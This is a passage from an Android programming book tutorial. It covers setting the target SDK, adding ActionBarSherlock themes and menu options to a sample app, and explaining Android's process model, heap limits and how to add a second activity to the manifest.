By default, Android assumes that our application was designed with Android 1.0 in mind. Needless to say, it has been some time since Android 1.0 was popular. We need to tell Android that we really are thinking about something newer as we write the

application, and we do that by specifying a target SDK version. Note that this is distinct from our "build target", which says what version of the SDK classes we are compiling against. Despite both involving the noun "target", the two concepts are only loosely related.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Double-click on `AndroidManifest.xml` for your project in the Package Explorer. On the Manifest sub-tab of the editor, click on the "Uses Sdk" entry in the "Manifest Extras" list. Fill in `11` in the "Target SDK Version" field:





*Figure 119: Target SDK Version in the Manifest, in Eclipse*

You can now save your change (e.g., `<Ctrl>-<S>`).

## Outside of Eclipse

Open `AndroidManifest.xml` in your favorite editor and add a `android:targetSdkVersion="11"` attribute to the `<uses-sdk>` element that should already be there. The result should resemble the following:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.empublite"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="11"/>

  <application
```

```
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name=".EmPubLiteActivity"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

# Step #2: Setting the Theme and Splitting the Bar

In order to use ActionBarSherlock, we need to apply a theme to our activities. As discussed previously, a theme applies a certain look and feel to the activities, such as color scheme. We need to use a theme from ActionBarSherlock itself for our action bar to work. And, since we need the theme for all of our activities, we will set up the theme application-wide.

Also, over time, we may add enough items to our action bar that, on phones in portrait mode, things get too crowded. To combat this threat, we will also tell Android to split our action bar on narrow screens, giving us space at the top and bottom of the screen for our items.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Back in `AndroidManifest.xml`, click over to the Application sub-tab of the editor. Fill in `@style/Theme.Sherlock.Light.DarkActionBar` in the Theme field, replacing the current value — unfortunately, at the time of this writing, you cannot use the "Browse..." button to find this theme, as it is coming from a library, not your project itself. And, in the R20 version of these tools, there is a bug that prevents you from copying and pasting a value into any field in the manifest editor, so you will have to type it in manually.

Also, click the "Select..." button next to the "Ui options" field, check the checkbox next to "splitActionBarWhenNarrow", and click "OK" to accept that change.

Your Application sub-tab's "Application Attributes" area should now resemble:





*Figure 120: Eclipse Manifest Editor, Application Sub-Tab*

You can now save your changes (e.g., `<Ctrl>-<S>`).

## Outside of Eclipse

Back in `AndroidManifest.xml`, add `android:theme="@style/Theme.Sherlock.Light.DarkActionBar"` and `android:uiOptions="splitActionBarWhenNarrow"` attributes to the `<application>` element. Your resulting manifest should resemble:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.empublite"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="9"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"
    android:xlargeScreens="true"/>

  <application
    android:icon="@drawable/ic_launcher"
```

```
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock.Light.DarkActionBar"
    android:uiOptions="splitActionBarWhenNarrow">
    <activity
      android:name=".EmPubLiteActivity"
      android:label="@string/title_activity_em_pub_lite">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

## Step #3: Changing to SherlockFragmentActivity

The final step to simply have an action bar is to have our activity inherit from a suitable ActionBarSherlock base class. Ordinarily, we might choose `SherlockActivity`. However, in a future tutorial, we will start working with fragments, and so with that in mind, we will set up `EmPubLiteActivity` to inherit from `SherlockFragmentActivity`.

If you open up `EmPubLiteActivity`, you will see that our current implementation is untouched from what Android code-generated for us when we created our project:

```
package com.commonsware.empublite;

import android.os.Bundle;
import android.app.Activity;
import android.view.Menu;
import android.view.MenuItem;
import android.support.v4.app.NavUtils;

public class EmPubLiteActivity extends Activity {

    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        getMenuInflater().inflate(R.menu.main, menu);
        return true;
    }
```

```
}
```

Simply change it from `extends Activity` to `extends SherlockFragmentActivity`. You will need to adjust your imports to import `com.actionbarsherlock.app.SherlockFragmentActivity` (Eclipse users can simply press `<Ctrl>-<Shift>-<O>` to automatically fix up the imports). Also, delete the `onCreateOptionsMenu()` implementation that was code-generated for you.

The result should resemble:

```
package com.commonsware.empublite;

import android.os.Bundle;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class EmPubLiteActivity extends SherlockFragmentActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }
}
```

# Step #4: Defining Some Options

Of course, our current action bar is very boring.

Very, very boring.

To make it more useful and worthy of its screen space, we need to start adding some action items. Right now, we will add a couple of low-priority action items, for a help screen and an "about" screen.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Open the `res/menu/` folder in your project. Right-click over the `main.xml` file, choose Refactor > Rename from the context menu, and rename it to `options.xml`. Then, double-click on this file to open it in an Eclipse resource editor.

Click on the existing `menu_settings` menu item (code-generated for us) and change the following values:

- In "Id", enter `@+id/help`
- Delete the 100 from "Order in category"
- In "Icon", enter `@android:drawable/ic_menu_help`

(note that the aforementioned bug, affects this editor as well, so you cannot copy values out of the book and paste them into the editor)

Also, click the "Browse..." button to the right of the Title field. Click the "New String..." button towards the bottom of the dialog, to bring up the string resource editor:





*Figure 121: The String Resource Editor*

Fill in `Help` in the String field and `help` in the "New R.string." field, then click "OK" to define this string resource. Choose the `help` string resource in the resource chooser, then click "OK" to use it. Save your file (e.g., `<Ctrl>-<S>`).

Next, we want to add a new menu item, so click the "Add..." button to the right of the list of menu options. Note that when you click the "Add..." button, you will initially be offered to create a child of the currently-selected item — click the "Create a new element at the top level, in Menu" radio button to be able to create a new item.

This time, use the following values:

- In "Id", enter `@+id/about`
- In "Title", create a new `R.string.about` string resource, with a value of `About`
- In "Icon", enter `@android:drawable/ic_menu_info_details`
- In "Show as action", click the "Select..." button and choose "never" from the list
- Save your changes (e.g., `<Ctrl>-<S>`)

## Outside of Eclipse

Delete the existing `res/menu/main.xml` file and create a new `res/menu/options.xml` file, filling in the following XML content:

```
<menu xmlns:android="http://schemas.android.com/apk/res/android">

  <item
    android:id="@+id/help"
    android:icon="@android:drawable/ic_menu_help"
    android:showAsAction="never"
    android:title="@string/help"/>
  <item
    android:id="@+id/about"
    android:icon="@android:drawable/ic_menu_info_details"
    android:showAsAction="never"
    android:title="@string/about">
  </item>

</menu>
```

Also, you will need to add string resources for `help` and `about`, by adding appropriate `<string>` elements to your existing `res/values/strings.xml` file:

```
<resources>

  <string name="app_name">EmPub Lite</string>
  <string name="menu_settings">Settings</string>
  <string name="title_activity_em_pub_lite">EmPub Lite</string>
  <string name="help">Help</string>
  <string name="about">About</string>
```

```
</resources>
```

## Step #5: Loading and Responding to Our Options

Simply defining `res/menu/options.xml` is insufficient. We need to actually tell Android to use what we defined in that file, and we need to add code to respond to when the user taps on our items.

To do that, you will need to add a Sherlock-flavored version of `onCreateOptionsMenu()` and an `onOptionsItemSelected()` method to `EmPubLiteActivity`, as follows:

```
@Override
public boolean onCreateOptionsMenu(Menu menu) {
  new MenuInflater(this).inflate(R.menu.options, menu);

  return(super.onCreateOptionsMenu(menu));
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
  switch (item.getItemId()) {
    case android.R.id.home:
      return(true);

    case R.id.about:
      return(true);

    case R.id.help:
      return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

**NOTE**: Copying and pasting this code may or may not work, depending on what you are using to read the book. For the PDF, some PDF viewers (e.g., Adobe Reader) should copy the code fairly well; others may do a much worse job.

In `onCreateOptionsMenu()`, we are inflating `res/menu/options.xml` and pouring its contents into the supplied `Menu` object, which will be used by Android (and ActionBarSherlock on Android 2.x) to populate our action bar.

In `onOptionsItemSelected()`, we examine the supplied `MenuItem` and route to different branches of a `switch` statement based upon the item's ID. In addition to

`R.id.about` and `R.id.help` — for the two items we defined in `res/menu/options.xml`, we also watch for `android.R.id.home`, which will be triggered by a tap on our icon, on the left side of the action bar.

To get this to compile, you will need to add some imports as well:

```
import com.actionbarsherlock.view.Menu;
import com.actionbarsherlock.view.MenuInflater;
import com.actionbarsherlock.view.MenuItem;
```

(Eclipse users can just use `<Ctrl>-<Shift>-<O>` to import these, choosing the "Sherlock" versions of the classes when prompted)

Also, the pasted code may be poorly formatted. Eclipse users can press `<Ctrl>-<Shift>-<F>` to format the code into something reasonable.

If you run this in a device or emulator, you may see no initial difference. That would be for devices or emulators that have a MENU button. To display our options, you would need to press MENU:





*Figure 122: EmPubLite, With Options Via the MENU Button*

On devices that lack a dedicated MENU button, the action bar will have a "..." icon somewhere on the action bar:


*Figure 123: EmPubLite, Showing the ... Overflow Button*

Pressing that brings up a menu showing our items:





*Figure 124: EmPubLite, Showing the Overflow Options*

## In Our Next Episode…

… we will define our first new activity on the tutorial project.

# Android's Process Model

So far, we have been treating our activity like it is our entire application. Soon, we will start to get into more complex scenarios, involving multiple activities and other types of components, like services and content providers.

But, before we get into a lot of that, it is useful to understand how all of this ties into the actual OS itself. Android is based on Linux, and Linux applications run in OS processes. Understanding a bit about how Android and Linux processes inter-relate will be useful in understanding how our mixed bag of components work within these processes.

## When Processes Are Created

A user installs your app, goes to their home screen's launcher, and taps on an icon representing your activity. Your activity dutifully appears on the screen.

Behind the scenes, what happened is that Android created a process. That process contains:

- A copy of the Dalvik VM, shared among all such processes via Linux copy-on-write memory sharing
- A copy of the Android framework classes, like `Activity` and `Button`, also shared via copy-on-write memory
- A copy of your own classes, loaded out of your APK
- Any objects created by you or the framework classes, such as the instance of your `Activity` subclass

## BACK, HOME, and Your Process

Suppose, with your activity in the foreground, the user presses BACK.

At this point, the user is telling the OS that she is done with your activity. Control will return to whatever preceded that activity — in this case, the home screen's launcher.

You might think that this would cause your process to be terminated. After all, that is how most desktop operating systems work. Once the user closes the last window of the application, the process hosting that application is terminated.

However, that is not how Android works. Android will *keep* your process around, for a little while at least. This is done for speed and power: if the user happens to want to return to your app sooner rather than later, it is more efficient to simply bring up another copy of your activity again in the existing process than it is to go set up a completely new copy of the process. This does not mean that your process will live forever; we will discuss when your process will go away later in this chapter.

Now, instead of the user pressing BACK, let's say that the user pressed HOME instead. Visually, there is little difference: the home screen re-appears. Depending on the home screen implementation there may be a visible difference, as BACK might return to a launcher whereas HOME might return to something else on the home screen. However, in general, they feel like very similar operations.

The difference is what happens to your activity.

When the user presses BACK, your foreground activity is *destroyed*. We will get into more of what that means in the next chapter. However, the key feature is that the activity itself — the instance of your subclass of `Activity` – will never be used again, and hopefully is garbage collected.

When the user presses HOME, your foreground activity is *not* destroyed. It remains in memory. If the user launches your app again from the home screen launcher, and if your process is still around, Android will simply bring your existing activity instance back to the foreground, rather than having to create a brand-new one (as is the case if the user pressed BACK and destroyed your activity).

What HOME literally is doing is bringing the home screen activity back to the foreground, not otherwise directly affecting your process much.

## Termination

Processes cannot live forever. They take up a chunk of RAM, for your classes and objects, and these mobile devices only have so much RAM to work with. Eventually, therefore, Android has to get rid of your process, to free up memory for other applications.

How long your process will stick around depends on a variety of factors, including:

- What else the device is doing, either in the foreground (user using apps) or in the background (e.g., automated checks for new email)
- How much memory the device has
- What is still running inside your process

Going back to the scenario from above, we have an application with a single activity, where the user can return to the home screen either by pressing BACK or by pressing HOME. You might think that this has no difference at all on when the process would be terminated, but that would be incorrect. Pressing HOME would keep the process around perhaps a bit longer than would pressing BACK.

Why?

When the user presses BACK, your one and only activity is destroyed. When the user presses HOME, your activity is not destroyed. Android will tend to keep processes around longer if they have not-destroyed components in them.

The key word there is "tend". Android's algorithms for determining when to get rid of what processes are baked into the OS and are, at best, lightly documented. There is evidence to suggest that other criteria, such as process age, are also taken into account, and so there may be times when a process that has an activity running (but not in the foreground) might be terminated where a process with no running activity might not. However, in general, processes with active (not destroyed) components will stick around a bit longer than processes without such components.

## Foreground Means "I Love You"

Just because Android terminates processes to free up memory does not mean that it will terminate just any process to free up memory. A foreground process – the most common of which is a process that has an activity in the foreground – is the least likely of all to be terminated. In fact, you can pretty much assume that if Android

has to kill off the foreground process, that the phone is very sick and will crash in a matter of moments.

(and, fortunately, that does not happen very often)

So, if you are in the foreground, you are safe. It is only when you are not in the foreground that you are at risk of having the process be terminated.

## You and Your Heap

Processes take up RAM. A significant chunk of that RAM represents the objects you create (a.k.a., "the heap").

Those of you with significant Java backgrounds know that the Java VM loves RAM ("can't get enough of it!"). Java VMs routinely grab 64MB or 128MB of heap space upon creating the process and will grow as big as you wish to let them (e.g., `-Xmx` switch to the `java` command).

Android heap sizes are not that big, because Android is designed to run on mobile devices with constrained amounts of RAM.

Your heap limit may be as low as 16MB, though values in the 32–48MB range are more typical with current-generation devices. How much the heap limit will be depends a bit on what version of Android is on the device. It depends quite a lot, though, on the screen size, as bigger screens will tend to want to display bigger bitmap images, and bitmap images can consume quite a bit of RAM.

The key is that the heap is small, and (generally speaking) you cannot adjust it yourself. It is what it is. Small applications will rarely run into a problem with heap space, but larger applications might. We will discuss tools and techniques for measuring and coping with memory problems later in this book.

# Activities and Their Lifecycles

An Android application will have multiple discrete UI facets. For example, a calendar application needs to allow the user to view the calendar, view details of a single event, edit an event (including adding a new one), and so forth. And on smaller-screen devices, like most phones, you may not have room to squeeze all of this on the screen at once.

To handle this, you can have multiple activities. Your calendar application may have one activity to display the calendar, another to add or edit an event, one to provide settings for how the calendar should work, another for your online help, etc.

This, of course, implies that one of your activities has the means to start up another activity. For example, if somebody clicks on an event from the view-calendar activity, you might want to show the view-event activity for that event. This means that, somehow, you need to be able to cause the view-event activity to launch and show a specific event (the one the user clicked upon).

This can be further broken down into two scenarios:

- You know what activity you want to launch, probably because it is another activity in your own application
- You have a reference to... something (e.g., a Web page), and you want your users to be able to do... something with it (e.g., view it), but you do not know up front what the options are

This chapter will cover both of those scenarios.

In addition, frequently it will be important for you to understand when activities are coming and going from the foreground, so you can automatically save or refresh

data, etc. This is the so-called "activity lifecycle", and we will examine it in detail as well in this chapter.

# Creating Your Second (and Third and…) Activity

Unfortunately, activities do not create themselves. On the positive side, this does help keep Android developers gainfully employed.

Hence, given a project with one activity, if you want a second activity, you will need to add it yourself. The same holds true for the third activity, the fourth activity, and so on.

The sample we will examine in this section is `Activities/Explicit`. Our first activity, `ExplicitIntentsDemoActivity`, started off as just the default activity code generated by the build tools. Now, though, its layout contains a `Button`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <Button
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:textSize="20sp"
    android:text="@string/hello"
    android:onClick="showOther"/>

</LinearLayout>
```

That `Button` is tied to a `showOther()` method in our activity implementation, which we will examine shortly.

## Defining the Class and Resources

To create your second (or third or whatever) activity, you first need to create the Java class. Outside of Eclipse, you can just create a new Java source file, containing a public Java class that extends `Activity` directly or indirectly.

From Eclipse, you also have the option of using the new-class dialog, which you get by right-clicking over the Java package you want to contain this activity and choosing New > Class from the context menu:





*Figure 125: The Eclipse New-Class Dialog*

Supply your class name (e.g., `OtherActivity`) and indicate its superclass (e.g., `com.actionbarsherlock.app.SherlockActivity`), then click "Finish" to add the empty class.

You can then add an `onCreate()` method to the activity, filling in all the details (e.g., `setContentView()`), just like you did with your first activity. Your new activity may need a new layout XML resource or other resources, which you would also have to create.

In `Activities/Explicit`, our second activity is `OtherActivity`, with pretty much the standard bare-bones implementation:

```
package com.commonsware.android.exint;

import android.app.Activity;
import android.os.Bundle;

public class OtherActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
```

```
    super.onCreate(savedInstanceState);
    setContentView(R.layout.other);
  }
}
```

and a similarly simple layout, `res/layout/other.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <TextView
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:text="@string/other"
    android:textColor="#FFFF0000"
    android:textSize="20sp"/>

</LinearLayout>
```

## Augmenting the Manifest

Simply having an activity implementation is not enough. We also need to add it to our `AndroidManifest.xml` file.

If you are using Eclipse, and you bring up the manifest in the editor, you can switch over to the Application sub-tab and look at the bottom half of the screen at the "Application Nodes" area:





*Figure 126: The Eclipse Manifest Editor Application Nodes*

Clicking the "Add..." button will allow you to choose to add "a new element at the top level, in Application" and add an activity:





*Figure 127: The Eclipse Manifest Editor Add Application Node Dialog*

Clicking "OK" will give you a blank entry in the "Application Nodes" list, and you can fill in the details on the right. The only one that is essential is the "Name", which will be the name of your activity — you can pick it out of a list via the "Browse..." button to the right of the "Name" field.





*Figure 128: The Eclipse Manifest Editor Choose Activity Class Dialog*

You can also elect to supply a "Label", pointing to a string resource which will populate the gray title bar of your activity. By default, you will inherit the label from the `<application>` element.

Outside of Eclipse, adding an activity to the manifest is a matter of adding another `<activity>` element to the `<application>` element:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.exint"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name="ExplicitIntentsDemoActivity"
      android:label="@string/app_name">
```

```
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <activity android:name="OtherActivity"/>
  </application>

</manifest>
```

You need the `android:name` attribute at minimum. Note that we do not include an `<intent-filter>` child element, the way the original activity has. For now, take it on faith that the original activity's `<intent-filter>` is what causes it to appear as a launchable activity in the home screen's launcher. We will get into more details of how that `<intent-filter>` works and when you might want your own in a later chapter.

## Warning! Contains Explicit Intents!

An `Intent` encapsulates a request, made to Android, for some activity or other receiver to do something.

